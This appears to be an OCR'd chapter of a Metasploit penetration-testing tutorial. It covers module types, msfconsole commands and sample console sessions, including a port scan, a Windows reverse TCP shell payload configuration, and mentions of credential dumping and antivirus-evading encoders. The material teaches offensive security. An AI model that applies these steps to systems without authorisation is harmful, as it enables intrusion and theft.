
gather	pdf	vsploit
bnat	sqli	client
crawler	fuzzers	server
spoof	parser	voip
sniffer	analyze	dos
docx	admin	Scanner
fileformat		

Don't get overwhelmed with the number of auxiliary modules present in the Metasploit Framework. You may not need to know each and every module individually. You just need to search for the right module in the required context and use it accordingly. We will now see how to use an auxiliary module.

During the course of this book, we will use many different auxiliary modules as and when required; however, let's get started with a simple example:

1. Open up a terminal window and start Metasploit using the `msfconsole` command.
2. Select the `portscan/tcp` auxiliary module to perform a port scan against a target system.
3. Using the `show` command, list all the parameters that need to be configured in order to run this auxiliary module.
4. Using the `set RHOSTS` command, set the IP address of our target system.
5. Using the `set PORTS` command, select the port range you want to scan on your target system.
6. Using the `run` command, execute the auxiliary module with the parameters configured earlier.

You can see the use of all the previously mentioned commands in the following screenshot:



```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(tcp) > set PORTS 1-100
PORTS => 1-100
msf auxiliary(tcp) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set PORTS 1-10000
PORTS => 1-10000
msf auxiliary(tcp) > run

[*] 192.168.1.100:        - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100:        - 192.168.1.100:135 - TCP OPEN
```

Figure 3.3 – Auxiliary TCP Port Scanner

Next, we will be covering payloads.


Payloads

To understand what a payload does, let's consider a real-world example. A military unit of a certain country develops a new missile that can travel a range of 500 km at very high speed. Now, the missile is of no use unless it's armed with the right kind of ammunition. Now, the military unit decided to load high explosive material within the missile so that when the missile hits the target, the explosive material within the missile explodes and causes the required damage to the enemy. In this case, the high explosive material within the missile is the payload. The payload can be changed based on the severity of damage that is to be caused by the missile.

Similarly, payloads in the Metasploit Framework let us decide what action is to be performed on the target system once the exploit is successful.

- **Singles**: These are sometimes also referred to as inline or non-staged payloads. Payloads in this category are a completely self-contained unit of the exploit and require shellcode, which means they have everything that is required to exploit the vulnerability on the target. The disadvantage of such payloads is their size. Since they contain the complete exploit and shellcode, they can be quite bulky at times, rendering them useless in scenarios with size restrictions.
- **Stagers**: There are certain scenarios where the size of the payload matters a lot. A payload with even a single byte extra may not function well on the target system. The stager's payload comes in handy in such a situation. The stager's payload simply sets up a connection between the attacking system and the target system. It doesn't have the shellcode necessary to exploit the vulnerability on the target system. Being very small in size, it fits in well in many scenarios.
- **Stages**: Once the stager payload has set up a connection between the attacking system and the target system, the stages payloads are then downloaded on the target system. They contain the required shellcode to exploit the vulnerability on the target system.

The following screenshot shows a sample payload that can be used to obtain a reverse TCP shell from a compromised Windows system:



```
msf > use payload/windows/shell/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

msf payload(reverse_tcp) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf payload(reverse_tcp) > set LPORT 4455
LPORT => 4455
msf payload(reverse_tcp) > 
```

Figure 3.4 – Reverse TCP Payload

You will be learning how to use various payloads along with exploits, in the upcoming chapters.


Exploits

Exploits are a crucial part of the Metasploit Framework. An exploit is nothing but the actual piece of code that gives the required access to the target system. There are more than 2,500 exploits spread across more than 19 categories based on platform supported by exploit. Now, you might be thinking that, out of so many available exploits, which is the one that needs to be used? The decision to use a particular exploit against a target can be made only after extensive enumeration and vulnerability assessment of our target. (Refer to the section penetration testing life cycle in *Chapter 1*, *Introduction to Metasploit and Supporting Tools*).

Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit:

- Operating system of the target system (including exact version and architecture)
- Open ports on the target system **(Transmission Control Protocol** (**TCP**) and **User Datagram Protocol (UDP)**
- Services along with versions running on the target system
- Probability of a particular service being vulnerable

The following table shows the various categories of exploits available in the Metasploit Framework:




Linux	Windows	Unix	OS X	Apple iOS
irix	mainframe	freebsd	solaris	bsdi
firefox	netware	aix	android	dialup
hpux	jre7u17	wifi	php	mssql

In the upcoming chapters, we'll see how to use an exploit against a vulnerable target. Now, we will move ahead to understand the use of encoders during exploitation.

Encoders

In any real-world penetration testing scenario, it's quite possible that our attempt to attack the target system would be detected by some kind of security software present on the target system. This may jeopardize all our efforts to gain access to the remote system. This is exactly when encoders come to the rescue. The job of the encoders is to obfuscate our exploit and payload in such a way that, in the target system, it goes unnoticed by all of the security systems.

The following table shows the various encoder categories available in the Metasploit Framework:




cmd	mipsle	ruby
generic	php	sparc
mipsbe	ppc	x86
X64		

We'll be looking at encoders in more detail in the upcoming chapters. We'll now move ahead to understand use of NOPs during exploitation.

NOPs

In the context of Assembly Language, NOP means **No Operation instruction**. NOPs can be useful at times while writing exploits or shellcodes. Adding NOPs can significantly help in modifying the payload signatures and thereby avoiding detection.

The Metasploit Framework comes with NOPs for various platforms, as shown in the following table:



aarch64	aarmle	mipsbe
php	ppc	sparc
tty	x64	x86

We'll see this in more detail in *Chapter 6, Client-Side Attacks with Metasploit*, when we generate custom payloads using MSFPC.


We'll now move on to see various modules for post-exploitation techniques.

Post

The post modules contain various scripts and utilities that help us to further infiltrate our target system after a successful exploitation. Once we successfully exploit a vulnerability and get into our target system, post-exploitation modules may help us in the following ways:

- Escalate user privileges
- Dump OS credentials
- Steal cookies and saved passwords
- Get key logs from the target system
- Execute PowerShell scripts
- Make our access persistent

The following table shows the various categories of post modules available in the Metasploit Framework:



Linux	Windows	OS X	Cisco
Solaris	Firefox	Aix	Android
Multi	Zip	PowerShell	Juniper

The Metasploit Framework has more than 250 such post-exploitation utilities and scripts. We'll be using some of them when we discuss post-exploitation techniques in more detail in the upcoming chapters. We'll now move ahead to learn more about the evasion modules.

Evasion

Most of the payloads and shellcodes that are generated from the Metasploit Framework get detected by anti-virus or other security software. In order to avoid detection, the payloads need to be modified. The latest version of the Metasploit Framework offers special evasion modules that will help modify the payloads to avoid detection.

We'll see more details on the evasion modules in *Chapter 8, Antivirus Evasion and Anti-Forensics*. Now, we will get started with `msfconsole`.

Getting started with msfconsole

Now that we have a basic understanding of the structure of the Metasploit Framework, let's get started with the basics of `msfconsole` practically.

`msfconsole` is nothing but a simple command-line interface of the Metasploit Framework. Though `msfconsole` may appear a bit complex initially, it is the easiest and most flexible way to interact with the Metasploit Framework. We'll use `msfconsole` for interacting with the Metasploit Framework throughout the course of this book.


> **Information**
>
> Some of the Metasploit editions do offer a GUI and a web-based interface. However, from a learning perspective, it's always recommended to master the command-line console of the Metasploit Framework, which is msfconsole.

Let's look at some of the `msfconsole` commands:

- The `banner` command: The `banner` command is a very simple command used to display the Metasploit Framework banner information. This information typically includes its version details and the number of exploits, auxiliaries, payloads, encoders, and NOPs generators available in the currently installed version.

Its syntax is `msf>  banner`.

The following screenshot shows the use of the `banner` command:



root@kali: /usr/share/metasploit-framework/modules/evasion
File Edit View Search Terminal Help


```
msf5 > banner

      =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > 
```

Figure 3.5 – Metasploit Framework Banner

- The `version` command: The `version` command is used to check the version of the current Metasploit Framework installation. You can visit the following site in order to check the latest version officially released by Metasploit: `https://github.com/rapid7/metasploit-framework/wiki/Downloads-by-Version`.

Its syntax is `msf> version`.

The following screenshot shows the use of the `version` command:



root@kali: /usr/share/metasploit-framework/modules/evasion
File Edit View Search Terminal Help


```
msf5 > version
Framework: 5.0.20-dev
Console  : 5.0.20-dev
msf5 > 
```

Figure 3.6 – Metasploit Framework version check

- The `connect` command: The `connect` command in the Metasploit Framework gives similar functionality to that of a puTTY client or Netcat. You can use this feature for a quick port scan or for port banner grabbing.

Its syntax is `msf> connect <ip:port>`.

The following screenshot shows the use of the `connect` command:




```
Usage: connect [options] <host> <port>

Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

    -C        Try to use CRLF for EOL sequence.
    -P <opt>  Specify source port.
    -S <opt>  Specify source address.
    -c <opt>  Specify which Comm to use.
    -h        Help banner.
    -i <opt>  Send the contents of a file.
    -p <opt>  List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w <opt>  Specify connect timeout.
    -z        Just try to connect, then return.

msf > connect google.com 80
[*] Connected to google.com:80
```

Figure 3.7 – Metasploit Framework 'connect' command

- The `help` command: As the name suggests, the `help` command offers additional information on the usage of any of the commands within the Metasploit Framework.

Its syntax is `msf>  help`.

The following screenshot shows the use of the `help` command:




```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
```

Figure 3.8 – Metasploit Framework 'help' command

- The `route` command: The `route` command is used to add, view, modify, or delete the network routes. This is used for pivoting in advanced scenarios, which we will cover later in this book.

Its syntax is `msf> route`.

The following screenshot shows the use of the `route` command:




```
msf > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf >
```

Figure 3.9 – Metasploit Framework 'route' command

- The `save` command: At times, when performing a penetration test on a complex target environment, a lot of configuration changes are made in the Metasploit Framework. Now, if the penetration test needs to be resumed again at a later point of time, it would be really painful to configure the Metasploit Framework again from scratch. The `save` command saves all the configurations to a file and it gets loaded upon the next startup, saving all the reconfiguration efforts.

Its syntax is `msf>save`.

The following screenshot shows the use of the `save` command:




```
msf > save
Saved configuration to: /home/sagar/.msf4/config
msf >
```

Figure 3.10 – Metasploit Framework 'save' command

- The `sessions` command: Once our target is exploited successfully, we normally get a shell session on the target system. If we are working on multiple targets simultaneously, then there might be multiple sessions actively open at the same time. The Metasploit Framework allows us to switch between multiple sessions as and when required. The `sessions` command lists all the currently active sessions established with various target systems.

Its syntax is `msf>sessions`.

The following screenshot shows the use of the `sessions` command:




```
msf > sessions

Active sessions
===============

No active sessions.

msf >
```

Figure 3.11 – Metasploit Framework 'sessions' command

- The `spool` command: Just as any application has debug logs that help out in debugging errors, the `spool` command prints out all of the output to a user-defined file along with the console. The output file can later be analyzed if needed.

Its syntax is `msf>spool`.

The following screenshot shows the use of the `spool` command:




```
msf > spool
Usage: spool <off>|<filename>

Example:
  spool /tmp/console.log

msf > spool /home/sagar/Desktop/msflog.log
[*] Spooling to file /home/sagar/Desktop/msflog.log...
msf >
```

Figure 3.12 – Metasploit Framework 'spool' command

- The `show` command: The `show` command is used to display the available modules within the Metasploit Framework or to display additional information while using a particular module.

Its syntax is `msf>  show`.

The following screenshot shows the use of the `show` command:



sagar@ubuntu: ~


```
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targe
ts, actions
msf > show nops

NOP Generators
==============

   Name              Disclosure Date  Rank    Description
   ----              ---------------  ----    -----------
   armle/simple                       normal  Simple
   php/generic                        normal  PHP Nop Generator
   ppc/simple                         normal  Simple
   sparc/random                       normal  SPARC NOP Generator
   tty/generic                        normal  TTY Nop Generator
   x64/simple                         normal  Simple
   x86/opty2                          normal  Opty2
   x86/single_byte                    normal  Single Byte
```

Figure 3.13 – Metasploit Framework 'show' command

- The `info` command: The `info` command is used to display details about a particular module within the Metasploit Framework. For example, you might want to view information on the Meterpreter payload, such as what the supported architecture is and the options required in order to execute it:

Its syntax is `msf>  info`.

The following screenshot shows the use of the `info` command:




```
msf > info -h
Usage: info <module name> [mod2 mod3 ...]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.

msf > info payload/windows/meterpreter/reverse_tcp

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 281
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  OJ Reeves
  hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker


msf >
```

Figure 3.14 – Metasploit Framework 'info' command

- The `irb` command: The `irb` command invokes the interactive Ruby platform from within the Metasploit Framework. The interactive Ruby platform can be used for creating and invoking custom scripts typically during the post-exploitation phase.

Its syntax is `msf>irb`.

The following screenshot shows the use of the `irb` command:



